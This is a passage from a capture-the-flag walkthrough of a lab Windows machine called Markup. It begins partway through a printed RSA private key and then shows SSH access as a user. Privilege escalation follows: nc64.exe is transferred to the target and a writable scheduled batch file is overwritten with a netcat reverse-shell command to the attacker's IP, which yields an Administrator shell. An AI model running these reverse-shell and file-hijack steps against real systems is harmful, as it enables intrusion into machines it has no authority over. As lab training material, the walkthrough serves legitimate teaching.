F+pfD/hbhOMp2ptnEQqlrorJTNF1SxAPphs57F3j9ZTS/tHmk92Lf06X5Dx93FFNFXswns
8agleq7P6N99yQ39JJZCEZrEE1TAlQAAAAMBAAEAAAGAJvPhIB08eeAtYMmOAsV7SSotQJ
HAIN3PY1tgqGY4VE4SfAmnETvatGGWqS01IAmmsxuT52/B52dBDAt4D+0jcW5YAXTXfStq
mhupHNau2Xf+kpqS8+6FzqoQ48t4vg2Mvkj0PDNoIYgjm9UYwv77ZsMxp3r3vaIaBuy49J
ZYy1xbUXljOqU0lzmnUUMVnv1AkBnwXSDf5AV4GulmhG4KZ71AJ7AtqhgHkdOTBa83mz5q
FDFDy44IyppgxpzIfkou6aIZA/rC7OeJ1Z9ElufWLvevywJeGkpOBkq+DFigFwd2GfF7kD
1NCEgH/KFW4lVtOGTaY0V2otR3evYZnP+UqRxPE62n2e9UqjEOTvKiVIXSqwSExMBHeCKF
+A5JZn45+sb1AUmvdJ7ZhGHhHSjDG0iZuoU66rZ9OcdOmzQxB67Em6xsl+aJp3v8HIvpEC
sfm80NKUo8dODlkkOslY4GFyxlL5CVtE89+wJUDGI0wRjB1c64R8eu3g3Zqqf7ocYVAAAA
wHnnDAKd85CgPWAUEVXyUGDE6mTyexJubnoQhqIzgTwylLZW8mo1p3XZVna6ehic01dK/o
1xTBIUB6VTO0BphkmFZCfJptsHgz5AQXkZMybwFATtFSyLTVG2ZGMWvlI3jKwe9IAWTUTS
IpXkVf2ozXdLxjJEsdTno8hz/YuocEYU2nAgzhtQ+KT95EYVcRk8h7N1keIwwC6tUVlpt+
yrHXm3JYU25HdSv0TdupvhgzBxYOcpjqY2GA3i27KnpkIeRQAAAMEA2nxxhoLzyrQQBtES
h8I1FLfs0DPlznCDfLrxTkmwXbZmHs5L8pP44Ln8v0AfPEcaqhXBt9/9QU/hs4kHh5tLzR
Fl4Baus1XHI3RmLjhUCOPXabJv5gXmAPmsEQ0kBLshuIS59X67XSBgUvfF5KVpBk7BCbzL
mOcmPrng/LNXVk8aMUag2RbaCUWVRlAoxespK4pZ4ffMDmUe2RKTVmNJV++vlhC96yTuUQ
```

The RSA key is printed out in the output, from where it can be placed in a local file on your machine named `id_rsa`, which you can later use to connect to the target at any point in time. Pick a folder to create the file in and run the commands below.




```
$ touch id_rsa

$ ls -la id_rsa
rw-r--r-- 1 {username} {username} 0 Aug 3 12:08 id_rsa
```

Next, copy the RSA key present in the Response in BurpSuite and paste it into the `id_rsa` file using the text editor of your choice. It's also important to set the right privileges for the `id_rsa` file so as to be accepted by your SSH client. The commands below will achieve and verify this.




```
$ chmod 400 id_rsa

$ ls -la id_rsa
-r-------- 1 {username} {username} 2602 Aug 3 12:08 id_rsa
```

Following this, we can attempt to log in as the `daniel` user through our SSH client, using his private key.



```
$ ssh -i id_rsa daniel@{target_IP}
.
.
.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

daniel@MARKUP C:\Users\daniel>whoami
markup\daniel
```


We are successful, and the user flag can be retrieved from `C:\Users\daniel\Desktop`.



```
daniel@MARKUP C:\Users\daniel>cd Desktop

daniel@MARKUP C:\Users\daniel\Desktop>dir

 Volume in drive C has no label.
 Volume Serial Number is BA76-B4E3
 Directory of C:\Users\daniel\Desktop
03/05/2020  07:18 AM    <DIR>          .
03/05/2020  07:18 AM    <DIR>          ..
03/05/2020  07:18 AM                35 user.txt
               1 File(s)             35 bytes
               2 Dir(s)   7,412,506,624 bytes free

daniel@MARKUP C:\Users\daniel\Desktop>
```


Privilege Escalation

In order to retrieve the Administrator flag, we will need to escalate our privileges. Let's check our current ones by typing the command below.




```
daniel@MARKUP C:\Users\daniel\Desktop>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

daniel@MARKUP C:\Users\daniel\Desktop>
```

Seeing as the privileges listed for the `daniel` user are not of very unique importance, we can move on to exploring the file system in hopes of discovering any uncommon files or folders that we could use to leverage our attack.



```
daniel@MARKUP C:\Users\daniel\Desktop>cd C:\

daniel@MARKUP C:\>dir

 Volume in drive C has no label.
 Volume Serial Number is BA76-B4E3

 Directory of C:\

08/03/2021  04:15 AM    <DIR>          Log-Management
09/15/2018  12:12 AM    <DIR>          PerfLogs
07/28/2021  02:01 AM    <DIR>          Program Files
09/15/2018  12:21 AM    <DIR>          Program Files (x86)
07/28/2021  03:38 AM                 0 Recovery.txt
03/05/2020  05:40 AM    <DIR>          Users
07/28/2021  02:16 AM    <DIR>          Windows
03/05/2020  10:15 AM    <DIR>          xampp
               1 File(s)              0 bytes
               7 Dir(s)   7,414,607,872 bytes free

daniel@MARKUP C:\>
```


In the `C:` directory, there is a `Recovery.txt` file which seems uncommon, but is empty, as seen from the 0 bytes displayed next to the name of the file in our output above. However, the `Log-Management` folder might be of some use to us, as it's also uncommon. Inside it, we find a `job.bat` file, which upon further inspection offers us some insight into its' purpose.



```
daniel@MARKUP C:\>cd Log-Management

daniel@MARKUP C:\Log-Management>dir

 Volume in drive C has no label.
 Volume Serial Number is BA76-B4E3

 Directory of C:\Log-Management

08/03/2021  04:15 AM    <DIR>          .
08/03/2021  04:15 AM    <DIR>          ..
03/06/2020  02:42 AM               346 job.bat
               1 File(s)            346 bytes
               2 Dir(s)   7,413,575,680 bytes free

daniel@MARKUP C:\Log-Management>type job.bat

@echo off
FOR /F "tokens=1,2*" %%V IN ('bcdedit') DO SET adminTest=%%V
IF (%adminTest%)==(Access) goto noAdmin
for /F "tokens=*" %%G in ('wevtutil.exe el') DO (call :do_clear "%%G")
echo.
echo Event Logs have been cleared!
goto theEnd
:do_clear
wevtutil.exe cl %1
goto :eof
:noAdmin
echo You must run this script as an Administrator!
:theEnd
exit

daniel@MARKUP C:\Log-Management>
```

The purpose of `job.bat` seems to be related to clearing logfiles, and it can only be run with an Administrator account. There is also mention of an executable named `wevtutil`, which upon further investigation is determined to be a Windows command that has the ability to retrieve information about event logs and publishers. It can also install and uninstall event manifests, run queries and export, archive and clear logs. We now understand the use of it in this case, alongside the `el` and `cl` parameters found in the `job.bat` file.


Since the file itself can only be run by an Administrator, we could try our luck and see if our usergroup could at least edit the file, instead of running it, or if there are any mismatched permissions between the script and the usergroup or file configuration. We can achieve this by using the `icacls` command.



```
daniel@MARKUP C:\Log-Management>icacls job.bat
job.bat BUILTIN\Users:(F)
        NT AUTHORITY\SYSTEM:(I)(F)
        BUILTIN\Administrators:(I)(F)
        BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files

daniel@MARKUP C:\Log-Management>
```

Looking at the permissions of `job.bat` using `icacls` reveals that the group `BUILTIN\Users` has full control `(F)` over the file. The `BUILTIN\Users` group represents all local users, which includes `Daniel` as well. We might be able to get a shell by transferring `netcat` to the system and modifying the script to execute a reverse shell.

Before then, we need to check if the `wevtutil` process mentioned in the `job.bat` file is running. We can see the currently scheduled tasks by typing the `schtasks` command. If our permission level doesn't allow us to view this list through Windows' command line, we can quickly use powershell's `ps` command instead, which represents another security misconfiguration that works against the server.




```
daniel@MARKUP C:\Log-Management>powershell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Log-Management> ps

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------

21       4      416       1208               760   1 wevtutil
21       4      408       1208              1444   1 wevtutil
21       4      420       1208              3300   1 wevtutil
21       4      408       1208              3336   1 wevtutil
4       2      412         80              3652   1 wevtutil
21       4      420       1208              4012   1 wevtutil
21       4      412       1208              4644   1 wevtutil
21       4      408       1208              5892   1 wevtutil
21       4      416       1208              5944   1 wevtutil
21       4      412       1208              6440   1 wevtutil
55       5      948       4252              6852   1 wevtutil
21       4      412       1208              6892   1 wevtutil
21       4      412       1208              6896   1 wevtutil
...
```

We can see that the process `wevtutil` is running, which is the same process listed in the `job.bat` file. This indicates that the `.bat` script might be executing.

Because the target host does not have access to the Internet, we will need to deliver the `nc64.exe` executable through our own connection with the target. In order to do so, we will first need to download `nc64.exe` on our system, start up a Python HTTP server on one of our ports, then switch to the shell we have on the host to issue a `wget` command with our address and the nc64.exe file residing on our server. This will initialize a download from the host to our Python server for the executable. Make sure you don't switch folders after downloading the executable. The Python HTTP server needs to be running in the same directory as the location of the downloaded `nc64.exe` file we want to deliver to the target.


In order to download the executable on our system, we can use this link:

```
https://github.com/rahuldottech/netcat-for-windows/releases
```



```
$ wget https://github.com/int0x33/nc.exe/raw/master/nc64.exe

--2021-10-13 18:23:56--  https://github.com/int0x33/nc.exe/raw/master/nc64.exe
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/int0x33/nc.exe/master/nc64.exe [following]
--2021-10-13 18:23:56--  https://raw.githubusercontent.com/int0x33/nc.exe/master/nc64.exe
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.108.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 45272 (44K) [application/octet-stream]
Saving to: ‘nc64.exe’

nc64.exe                            100%[=================================================================>]  44.21K  --.-KB/s    in 0.009s

2021-10-13 18:23:56 (4.63 MB/s) - ‘nc64.exe’ saved [45272/45272]

$ ls
Desktop  Documents  Downloads  Music  nc64.exe  Pictures  Public  Templates  Videos

$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Switching to the shell we have on the host, we can issue the download command targetting our own IP address on the VPN. Replace the `{your_IP}` parameter in the command pictured below with the IP address assigned on your own machine to the `tun0` interface. You can check this by running `ip a` or `ifconfig` on one of your own terminals.




```
daniel@MARKUP C:\Log-Management>powershell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Log-Management> wget http://{your_IP}/nc64.exe -outfile nc64.exe

PS C:\Log-Management> dir

    Directory: C:\Log-Management

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         3/6/2020   1:42 AM            346 job.bat
-a----         8/3/2021   4:19 AM          45272 nc64.exe

PS C:\Log-Management> exit

daniel@MARKUP C:\Log-Management>
```

Since we have full control over the `job.bat` script, we will modify its' contents by running the following command. Make sure to run it from the Windows Command Line, where the `daniel@MARKUP` user is displayed before every command, and not from Windows PowerShell, where `PS` is displayed before every command. As before, make sure to change the `{your_IP}`parameter with the IP address assigned to your `tun0` interface and the `{port}` parameter with a port of your choice, which you will listen for connections on.


```
echo C:\Log-Management\nc64.exe -e cmd.exe {your_IP} {port} > C:\Log-Management\job.bat
```

We will turn on the `netcat` listener and wait for the script to execute.



```
$ sudo nc -lvnp {port}
listening on [any] {port} ...
```

Once the script executes, we receive a shell on the terminal tab the listener was active on.




```
$ sudo nc -lvnp {port}
listening on [any] {port} ...

connect to [{your_IP}] from (UNKNOWN) [{target_IP}] 49813
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

The reverse shell might be slow, in that case, either be patient or quickly read the root flag directly without navigating around the target directories using the following command: `type C:\Users\Administrator\Desktop\root.txt`

The exploit might not work on the first attempt. Due to the sensitivity of the exploit, many attempts might lead to failure, in which case the exploit should be run multiple times until it becomes successful. There is no workaround for an unstable exploit.

Make sure you are **not** running the `echo` command from PowerShell.



```
C:\Windows\system32>cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir

 Volume in drive C has no label.
 Volume Serial Number is BA76-B4E3

 Directory of C:\Users\Administrator\Desktop

03/05/2020  07:33 AM    <DIR>          .
03/05/2020  07:33 AM    <DIR>          ..
03/05/2020  07:33 AM                70 root.txt
               1 File(s)             70 bytes
               2 Dir(s)   7,413,510,144 bytes free

C:\Users\Administrator\Desktop>
```

You have successfully rooted the Markup machine!

Congratulations!